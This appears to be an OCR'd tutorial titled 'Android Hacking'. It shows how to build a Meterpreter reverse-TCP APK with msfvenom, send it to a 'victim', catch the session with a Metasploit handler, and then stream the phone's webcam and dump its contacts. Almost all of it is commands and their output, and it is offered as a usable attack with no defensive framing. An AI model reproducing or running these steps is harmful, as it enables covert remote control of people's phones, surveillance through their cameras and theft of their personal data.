Android Hacking

Step 1 - Starting Kali Linux

Step 2 – Making Payload

```
┌──(kali㉿kali)-[~/Desktop/androidHacking]
└─$ sudo msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.5 LPORT=4444 R > android.apk
[sudo] password for kali:
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10188 bytes
```

Step 4 – Sending Payload to Victim

Step 5 – Starting msfconsole


Step 6 – Using multi handler set lhost to 192.168.1.5 set payload android/meterpreter/reverse_tcp start exploit

```
msf6 exploit(multi/handler) > set lhost 192.168.1.5
lhost ⇒ 192.168.1.5
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload ⇒ android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.5:4444
[*] Sending stage (77004 bytes) to 192.168.1.2
[*] Meterpreter session 1 opened (192.168.1.5:4444 → 192.168.1.2:58760) at 2021-06-23 01:11:56 -0400

meterpreter >
```

Step 7 – try help




```
Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    secure                    (Re)Negotiate TLV packet encryption on the session
    sessions                  Quickly switch to another session
    set_timeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then re-establish session
    transport                 Manage the transport mechanisms
    use                       Deprecated alias for "load"
    uuid                      Get the UUID for the current session
    write                     Writes data to a channel
```

Step 8 – lets try some commands – webcam_stream, dump_contacts

Webcam_stream :



Dump_contacts :

```
meterpreter > dump_contacts
[*] Fetching 3 contacts into list
[*] Contacts list saved to: contacts_dump_20210623012318.txt
meterpreter >
```

```
┌──(kali㉿kali)-[~/Desktop/androidHacking]
└─$ ls
android.apk  contacts_dump_20210623012318.txt  gVsEpmdt.html  lULYvdbT.jpeg  uQHKDCZb.html

┌──(kali㉿kali)-[~/Desktop/androidHacking]
└─$ cat contacts_dump_20210623012318.txt

==================
[+] Contacts list dump
==================

Date: 2021-06-23 01:23:18.829354892 -0400
OS: Android 6.0 - Linux 3.18.19+ (aarch64)
Remote IP: 192.168.1.2
Remote Port: 58760

#1
Name    : Contact 1
Number  : 1111-111-1111

#2
Name    : Contact 2
Number  : (222) 222-222

#3
Name    : Contact 3
Number  : (333) 333-333

┌──(kali㉿kali)-[~/Desktop/androidHacking]
└─$
```